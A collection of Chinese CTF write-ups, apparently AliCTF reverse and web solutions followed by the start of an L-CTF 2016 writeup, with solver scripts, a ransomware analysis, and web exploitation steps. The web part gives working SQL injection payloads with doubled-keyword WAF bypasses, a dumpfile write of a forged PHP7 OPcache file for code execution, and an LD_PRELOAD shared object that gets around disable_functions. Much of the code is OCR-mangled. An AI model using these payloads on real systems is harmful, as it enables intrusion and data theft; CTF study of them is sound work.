length =len(mat[0])
def mul_line(i, num):
for j inxrange(length):
mat[i][j]=mul(mat[i][j], num)
c[i]=mul(c[i], num)
def swap_line(a, b):
```

```
tmp =c[a]
c[a]=c[b]
c[b]= tmp
tmp =mat[a]
mat[a]=mat[b]
mat[b]= tmp
def minus_line(src, dest):
for i inxrange(length):
mat[dest][i]=mat[dest][i] ^ mat[src][i]
c[dest]=c[dest] ^ c[src]
def minus_row(row, num):
for i inxrange(length):
mat[i][row] = mat[i][row] ^ num
def print_mat():
for i inxrange(length):
printmat[i]
print""
def mul(a, b):
r =0
while a !=0:
if a & 1:
r = r ^ b
t = b & 128
b = b << 1
if b & 256:
b = (b ^ 215) & 255
a = a >> 1
return r
def run():
lum =[[jfor j inrange(0, 256)]for i inrange(0, 256)]
for i inrange(0, 256):
for j inrange(0, 256):
lum[i][mul(i,j)]= j
for j inxrange(len(mat[0])):
# print j
```

```
# print_mat()
end = length -1
for i inrange(j, length):
if end ==i:
#print end
break
ifmat[i][j]==0:
swap_line(i, end)
end -=1
# change to 1
for i inrange(j, length):
ifmat[i][j]==0:
break
mul_line(i, lum[mat[i][j]][1])
# print_mat()
# up minus all
for i inrange(j +1, length):
ifmat[i][j]==0:
break
minus_line(j, i)
# print_mat()
ans =[]
#print c
for j inrange(length -1, -1, -1):
xn=lum[1][c[j]]
ans.append(chr(xn))
for i inrange(j, -1, -1):
c[i] ^= mul(xn, mat[i][j])
# print_mat()
print"".join(ans[::-1])
run()
```

Timer

逆向 so 里的函数,然后直接爆破。

代码写炸了,得到一组结果。。然后找到一些比较像 flag 的一个个试的

```
alictf{Y0vAr3TimerMa3te7}
#include "cstdio"
#include "cmath"
boolisPrime(int x){
if(x<=1)
return false;
for(int i=2;i<=sqrt(x);i++){
if (x%i==0){
return false;
}
}
return true;
}
intfunc(intinput)
{
int v3; // r0@1
int v4; // r6@1
int v5; // r1@1
int v6; // r7@1
int v7; // r0@1
int v8; // r4@1
longlong v9; // r0@2
int v10; // r0@2
int v11; // r1@2
int v12; // r0@2
int v13; // r0@2
unsigned int v14; // r1@2
longlong v15; // r0@2
int v16; // r0@2
unsigned int v17; // r0@2
int v18; // r0@3
int v19; // r0@6
intv20;// r0@6
```

```
intv21;// r0@6
intv22;// r0@6
intv23;// r0@6
intv24;// r0@6
intv25;// r0@6
charv26;// r0@6
intresult;// r0@6
signed intv29;//[sp+8h][bp-38h]@1
int v30; //[sp+Ch][bp-34h]@1
charv31[18];//[sp+10h][bp-30h]@1
int v32; //[sp+24h][bp-1Ch]@1
v29=input;
double b1 =input;
double b13,b15;
v7 = b1/323276.0999999999800;
v8 = v7;
v31[0]= v8 +v29%100;
if ( isPrime((v8+v29%100) & 0xFF) )
{
v9 = b1/59865.9000000000010;
v10 = v9 +21;
v12 = v10;
v31[1]= v12;
b13=v12;
b15 = b13 *2.4230000000000;
v16 = b15 +1.7;
v17 = v16;
v31[2]= v17;
if ( v17 > 0x6F )
{
v18 = b1 /24867.4000000000010;
v31[3]= v18;
}else{
returnresult;
}
```

```
v31[13]=51;
v31[14]=116;
v31[15]=101;
v31[16]=55;
}
else
{
returnresult;
v31[1]=57;
v31[2]=67;
v31[3]=-120;
v31[13]=61;
v31[14]=106;
v31[15]=111;
v31[16]=59;
}
v31[4]=v31[2]-4;
v19 = b1 /31693.7999999999990;
v31[5]= (v19);
v20= b1/19242.6600000000000;
v31[6]=(v20);
v21= (b1/15394.1000000000000);
v31[7]= (v21);
v22= (b1/14829.2000000000010);
v31[8]=(v22);
v23= (b1/16003.7999999999990);
v31[9]= (v23);
v24= (b1/14178.7999999999990);
v31[10]= (v24);
v31[11]=v29/20992;
v25= (b1 /16663.7000000000010);
v26=(v25);
v31[17]=0;
v31[12]=v26;
for(int i=0;i<17;i++){
```

```
if(!( (v31[i]>='a' && v31[i]<='z') || (v31[i]>='A' && v31[i]<='Z')  || (v31[i]>='0' && v31[i]<='9')  || v31[i]=='_' )){
returnresult;
}
}
printf("%s\n",v31);
returnresult;
}
intmain(intargc,charconst*argv[])
{
for (int i=20991;i<20991*129;i++){
func(i);
}
return0;
}
```

showmethemoney

c#写的勒索程序,逆向后发现会把 id 和 key 发到 120.26.120.82:9999。

扫了下 120.26.120.82 的端口,发现 80 开着,得到 vvss,逆向发现输入 py 会显示所有数据。得到 key,写程序解密即可。

alictf{Black_sh33p_w411}

REact

reactnative 的 apk,反编译提取出 js 文件。验证程序分为两个部分。

第一个部分找到关键函数 s,提取出判断函数 e。

然后调试,发现是矩阵乘法(又是矩阵乘法)。然后提取出数据,求解方程组即可。

第二个部分在 java 层,通过 bridge 调用,直接求解即可。

alictf{keep_young_and_stay_simple_+1s_!}

第一部分

```
mat=[[11,  32,  31,  0,  10,  10,  6,  18,  10,  17,  16,  5,  12,  9,  26,  1
3],
[0,  31,  15,  28,  2,  30,  18,  20,  12,  7,  12,  25,  13,  7,  11,  22],
[13,  27,  8,  17,  7,  1,  17,  7,  21,  29,  8,  31,  31,  16,  28,  26],
[13,  27,  20,  19,  12,  16,  0,  4,  16,  4,  21,  9,  11,  8,  24,  0],
[17,  5,  25,  13,  14,  14,  29,  2,  24,  21,  27,  5,  20,  23,  22,  14],
```

```
[6, 0, 20, 13, 24, 30, 25, 5, 32, 7, 15, 10, 6, 20, 27, 18],
[18, 28, 11, 31, 4, 16, 30, 24, 22, 7, 4, 19, 18, 11, 12, 27],
[2, 23, 1, 23, 10, 12, 28, 14, 19, 3, 13, 29, 27, 9, 3, 22],
[27, 30, 32, 8, 24, 11, 12, 7, 12, 26, 27, 0, 1, 32, 14, 25],
[28, 8, 17, 10, 9, 9, 18, 16, 16, 24, 19, 25, 22, 30, 24, 10],
[24, 0, 30, 10, 19, 20, 3, 25, 1, 17, 23, 25, 5, 16, 7, 16],
[20, 1, 19, 21, 23, 27, 15, 5, 32, 30, 1, 20, 3, 28, 15, 12],
[15, 16, 26, 9, 29, 25, 11, 10, 21, 6, 16, 12, 23, 21, 31, 32],
[10, 1, 18, 27, 11, 6, 4, 23, 9, 8, 17, 31, 18, 22, 2, 16],
[11, 16, 23, 28, 10, 10, 19, 10, 10, 4, 12, 1, 0, 15, 14, 5],
[2, 18, 24, 26, 23, 22, 30, 18, 18, 6, 0, 20, 17, 12, 23, 1]]
```

整天想搞大新闻,吃枣药丸

```
c=[25434,
19549,
19765,
28025,
27015,
23139,
26935,
29052,
20005,
25636,
25317,
26852,
20113,
24424,
22495,
22055]
```

第二部分

```
ans=[0x0e,0x1d,0x06,0x19,ord('+'),0x1c,0x0b,0x10,0x16,0x04,ord('6'),0x15,0x0b,0x0,ord(':'),0x0b]
key='excited'
output=""
for i inxrange(len(ans)):
output+=chr(ord(key[i%7])^ans[i])
print output
```

LoopAndLoop

用 ida 调试发现 check 方法调用 chec,会自动调用到 check1,第一个参数被传递下去,第二个参数被减一后传递到 check1。check1 里调用 chec 函数同理地调用 check2,check2 里的 chec 调用 check3,check3 里的 chec 调用 check1。如此递归下去,发现当第二个参数为 1 的时候,chec 会直接返回参数一的值,也就是递归的边界。估计 native 的 chec 函数只起这样的作用,因此不需要逆向 liblhm.so 了。check1 和 check3 都是加上一个数,check2 根据第二个参数的奇偶决定是加上还是删除一个数。因此从最后的检查条件 1835996258 往前推 99 步就能推出正确的输入 。

```
from ctypes import *
SA = sum(range(100))
SB = sum(range(1000))
SC = sum(range(10000))
S0 = 1835996258
for i in range(1, 99):
    if i % 3 == 0:
        S0 = c_int(S0-SC).value
    if i % 3 == 2:
        S0 = c_int(S0-SA).value
    if i % 3 == 1:
        if i % 2 == 0:
            S0 = c_int(S0-SB).value
        else:
            S0 = c_int(S0+SB).value
print S0
print hex(S0)
for i in range(98, 0, -1):
    if i % 3 == 0:
        S0 = c_int(S0+SC).value
    if i % 3 == 2:
        S0 = c_int(S0+SA).value
    if i % 3 == 1:
        if i % 2 == 0:
            S0 = c_int(S0+SB).value
```

```
    else:
        S0 = c_int(S0-SB).value
  print hex(S0)
print S0
```

Debug

debug blocker 反调试,程序的验证步骤:

1.验证 flag 的长度是否为 32,格式为[a-z0-9]+

2.把每两个字符的 16 进制字符串转换为整数,这一步会导致多解

3.每 4 个字节倒置

4.每 8 个字节做 128 轮的 TEA 加密,key 为' 3322110077665544BBAA9988FFEEDDCC'

5.最后把加密后的 16 个字节与 0x31 异或后与一个给定的字节数组比较

Uplycode

好多的自解密。。。程序的验证步骤:

1.flag 开头是否为 alictf{,把末尾的}改为空字节

2.验证第 8-9 字节,直接爆破得到为 Pr

3.验证 10-13 字节,直接爆破得到为 0bl3,我好暴力。。。

4.用 13 字节异或 14 字节的值解密接下来的验证函数,根据之前的规律知道自解密出来的第一个字节为 0x55,因此 14 字节为 M

5.对第 14 字节到最后的字节(不包括{)计算 MD5 值与 35faf651b1a72022e8ddfed1caf7c45f 比较

6.验证第 19 字节到最后的字节(不包括{)是否为 A1w4ys_H3re,因此爆破第 15-18 字节就可以得到 flag

xxFileSystem2

在队友们的帮助下做出的,xxdisk.bin 的开头 20000 个字节是一个使用表,0 表示未使用,1 表示已使用,文件系统中的文件的开头第 1-4 个字节为在使用表中的索引值,第 5-8 个字节为 FFFFFFFF,之后每 4 个字节是文件分块的索引值,一共 22 块,之后四字节是文件块使用的标记,再之后 4 字节是文件大小,跳过 4 字节之后是文件名,删除文件时会把使用表对应索引的值设为

0,通过这个规则可以遍历 xxdisk.bin,找到了 1000 多个删除的文件,输出文件名发现一个奇怪的 555 文件,然后抽取出 555 文件的内容


```
file = open('xxdisk.bin', 'rb')
data = file.read()
out = open('extract', 'wb')
out.write(data[0x5024+(0x333<<9):0x5024+(0x333<<9)+512])
out.write(data[0x5024+(0x32c<<9):0x5024+(0x32c<<9)+512])
out.write(data[0x5024+(0x32d<<9):0x5024+(0x32d<<9)+512])
out.write(data[0x5024+(0x324<<9):0x5024+(0x324<<9)+512])
out.write(data[0x5024+(0x325<<9):0x5024+(0x325<<9)+512])
out.write(data[0x5024+(0x326<<9):0x5024+(0x326<<9)+512])
out.close()
```

抽取出来之后是一个压缩包,然而在 ubuntu 下怎么都解压不了,然后队友把它丢到 windows 中用 winrar 一下就解压出来了,在解压出来的文件中得到 flag

Web

Find password


根据题目信息,大意就是让我们去找 HHHH 这个用户的密码,注册时候发现任意注册 HHHH,登陆进去:



http://114.55.1.176:4458/detail.php?user_name 这里发现存在注入,然后发现有 waf,经过测验,发现 select,or,and 等等需要双写绕过,最后 payload:

http://114.55.1.176:4458/detail.php?user_name=-2%27%0Aununionion%0Aselselectect%0Auser_pass,2,3,4%0Afrfromom%0Atest.users%0Aununionion%0Aselselectect%0A1,2,3,4%0Aoorr%0A%271


拿到 flag:



Homework


开始又是注入= =

随手注册一个用户,进去以后,发现可以任意上传文件,不过不能 getshell,没有太大用处。在文件描述那里发现存在注入:



很友好地没有多少过滤。然后走坑之旅开始。发现利用 outfile 这些可以写东西,但是也没有太大的用处,于是,fuzz 了下,发现存在 info.php 和 phpinfo.php,info 大致提示我们 flag 在根目录下,不用去找了,再次贴心,接着看下 phpinfo,居然是 php7,想起了前阵子的漏洞:http://drops.wooyun.org/web/15450:利用 PHP7 的 OPcache 执行 PHP 代码。

当然这里必须要有一个上传漏洞才能去配合这个漏洞,一开始已经说了可以任意上传,当然包括 php,我们知道缓存是优于其本体,而我们可以注入写文件,phpinfo 也已经告诉了我们一些敏感路径,于是思路很明确了:




```
demo            OPCACHE_x86.bt  static
➜ php7-opcache-override git:(master) python system_id_scraper.py http://121.40.
50.146/phpinfo.php
PHP version : 7.0.7-2+donate.sury.org~trusty+1
Zend Extension ID : API320151012,NTS
Zend Bin ID : BIN_SIZEOF_CHAR48888
Assuming x86_64 architecture
------------
System ID : 39b005ad77428c42788140c6839e6201
➜ php7-opcache-override git:(master)
```


360安全播报（bobao

但是写的时候,我们会发现,如果用 outfile 写的话,mysql 会把 16 进制的一些东西转换,导致面目全非,于是利用 dumpfile 可以很好的解决这一个问题,于是先探针下,最终 payload:

http://121.40.50.146/detail.php?id=-1%27%20union%20select%20unhex('4F504
341434845003339623030356164373734323863343237383831343063363833396536
323031C002000000000000000000000000000000000000000000000000000000000000
0EF0D070F190D0000A801000000000000020000000000000800000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000
00000000FFFFFFFF040000004002000000000000000000000100000000000000000000
000000000000000000000000000000000000000000000000000000000000000000A8
010000000000000100000002000000000000000000000FFFFFFFF020000000002000
000000000800000005858354F000000000000000000000000000000000000000000000
000000000000000000000000000000000000010000000700000012000000FEFFFFFF0
000000000000000000000000000000000080000FFFFFFFF000000000000000206106
89AC7F000001000000070000001200000FEFFFFFF000000000000000000000000000
0000010000000FFFFFFFF000000000000000B0590689AC7F000000000000000000000
000000000000000000000000000000000100000000000000000000000000000C0020
000000000000002000000000000000000000000000000000000000000000000000000

0000000000000000660DC4980000000000000000000400000000606000019C2A9A742FDC
1F029000000000000000002F7661722F7777772F68746D6C2F75706C6F61642F32303136
3036303531323533733372D312E706870000000000000000000000000000000000000000000
0000000000200200000000000000600000000000000000100000000000000000004000000FFFF
FFFF0100000006060000F9E0F8ABB5D0008007000000000000000706870696E666F00C
0E10E89AC7F000060000000000000000000000000000000000020000003D080108E0A10
E89AC7F000000000000000000000000600000000000000000020000003C08080480EE0B89A
C7F000060000000000000000000000000000000000000020000002804080880570F89AC7F00
0010000000000000000000000000FFFFFFFF020000003E010808')%20into%20dumpfile%
20%27/tmp/OPcache/39b005ad77428c42788140c6839e6201/var/www/html/upload
/20160605125737-1.php.bin%27--+


访问下 ok:



OK,题目第一关已经成功过坑,看下 disable-functions:

disable_functions	eval, base64_encode, base64_decode, preg_replace, assert, glob, imageftbbox, bindtextdomain, symlink, chmod, mkdir, is_dir, opendir, readdir, scandir, dir, realpath, dl, exec, system, passthru, popen, proc_open, shell_exec, pcntl_alarm, pcntl_fork, pcntl_waitpid, pcntl_wait, pcntl_wifexited, pcntl_wifstopped, pcntl_wifsignaled, pcntl_wifcontinued, pcntl_wexitstatus, pcntl_wtermsig, pcntl_wstopsig, pcntl_signal, pcntl_signal_dispatch, pcntl_get_last_error, pcntl_strerror, pcntl_sigprocmask, pcntl_sigwaitinfo, pcntl_sigtimedwait, pcntl_exec, pcntl_getpriority, pcntl_setpriority, readlink, stream_socket_server, fsocket, chroot, chgrp, chown, proc_get_status, ini_alter, ini_restore, openlog, fread, fopen, fgets, fgetss, file, readfile, file_get_contents, fpassthru, parse_ini_file, fputs, unlink	eval, base64_encode, base64_decode, preg_replace, assert, glob, imageftbbox, bindtextdomain, symlink, chmod, mkdir, is_dir, opendir, readdir, scandir, dir, realpath, dl, exec, system, passthru, popen, proc_open, shell_exec, pcntl_alarm, pcntl_fork, pcntl_waitpid, pcntl_wait, pcntl_wifexited, pcntl_wifstopped, pcntl_wifsignaled, pcntl_wifcontinued, pcntl_wexitstatus, pcntl_wtermsig, pcntl_wstopsig, pcntl_signal, pcntl_signal_dispatch, pcntl_get_last_error, pcntl_strerror, pcntl_sigprocmask, pcntl_sigwaitinfo, pcntl_sigtimedwait, pcntl_exec, pcntl_getpriority, pcntl_setpriority, readlink, stream_socket_server, fsocket, chroot, chgrp, chown, proc_get_status, ini_alter, ini_restore, openlog, fread, fopen, fgets, fgetss, file, readfile, file_get_contents, fpassthru, parse_ini_file, fputs, unlink

限制好死。。。觉得无望了。。。但是传了一句话后,不知道为什么 eval 可以执行:



123333333333333333


然后找 bypass 的资料,在 drop 发现这么一个科技:

http://drops.wooyun.org/tips/16054 利用环境变量 LD_PRELOAD 来绕过 php disable_function 执行系统命令。然后瞬间有些懵逼地样子,so 是什么玩意,作为一只 web 狗只看过没接触过,好在文章写得比较容易明白,根据文章的思路,就是我们可以编译 so,然后利用 php 去访问,从而绕过 php 的诸多限制,也就是说我们利用 c 的函数去列目录读文件之类的,payload 如下 :


```
#include <dirent.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
void payload()
{
   DIR* dir;
   struct dirent* ptr;
   dir = opendir("/");
   FILE  *fp;
   fp=fopen("/tmp/venenoveneno","w");
   while ((ptr = readdir(dir)) != NULL) {
      fprintf(fp,"%s\n",ptr->d_name);
   }
   closedir(dir);
   fflush(fp);
}
int geteuid()
{
```

```
    if (getenv("LD_PRELOAD") == NULL) {
        return 0;
    }
    unsetenv("LD_PRELOAD");
    payload();
}
```


然后 gcc 编译成 so,然后根据前面的点,我们明白了出题人的思路:



做到这里,还有题目最后一个坑,就是生成的东西没权限去读,那么怎么办,于是前面传的 shell 用了用处,我们可以利用 copy 命令,去覆盖一个我们之前上传的 bin,于是直接列目录:



然后再利用 loadfile 读就可以了:



发现 flag,然后再进行一次类似操作,利用 fopen 去读文件,最后成功得到 flag:

L-CTF 2016 writeup

作者：L-ctf 官方

原文来源: http://bobao.360.cn/ctf/learning/170.html

Web

Web 50 签到

签到题，登录页面存在报错注入，过滤了 and、or、select 等，但都可以通过双写绕过，空格用/**/代替，通过报错回显即可拿到密码。登陆后进入购买页面，抓包可发现购买数量和密码都可控，猜测后台检验方式为用户余额-单价 x 数量是否大于零，于是可将购买数量改为一负值或者 0，再对密码进行爆破即可。

```
selectNum=-1&passwd=5487&submit=%E4%B9%B0%E4%B9%B0%E4%B9%B0%21%21%2
```

Response

Raw | Headers | Hex | HTML | Render

```
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
<head>
        <title></title>
</head>
<body>
flag is here: LCTF{Think_@f0r_#y0ur_suppo0rt}
</html>
```

安全客(bobao.360.cn)

Web150 我控几不主我及几啦


这道题思路来源于 LuManager15 年 12 爆出的注入漏洞，但 sqlmap 也能跑并不在出题人意料之内，分给得偏高。从解题人数来看作为签到题似乎更好一点 QAQ。

解题办法：

1.sqlmap 加上各种 tamper 后即可跑出

2.构造一个上传表单

并将 enctype="multipart/form-data"，然后通过 post 方法传入 id，即可绕过 waf 联合查询出 flag。



where 是 sql 关键字，记得用反引号包住。

注入得到 flag:

Auther:flag{H0w_D0_You_Bypass_My_w4f}

安全客 (bobao.360.cn)

Web 200 睡过了

其实这个题就是前段时间爆出来的一个洞,如果你关注最新的漏洞这个题基本就是秒出啦~


具体的参见 http://paper.seebug.org/39/，基本就是以下几点:

1.PHP 序列化字符串中对象长度前加一个+号仍可正常反序列化,可用此来绕过正则 ,参见 http://www.phpbug.cn/archives/32.html；

2.PHP 当序列化字符串中表示对象属性数的值大于真实的属性个数时会跳过__wakeup()的执行（所以题目叫睡过啦~）;

3.绕过 PHP 中 open_basedir 的限制。

首先打开链接,在 filename,filedata 中填好一句话的文件名和文件内容,跳到了 upload.php,有提示"这种 key 加也行"：

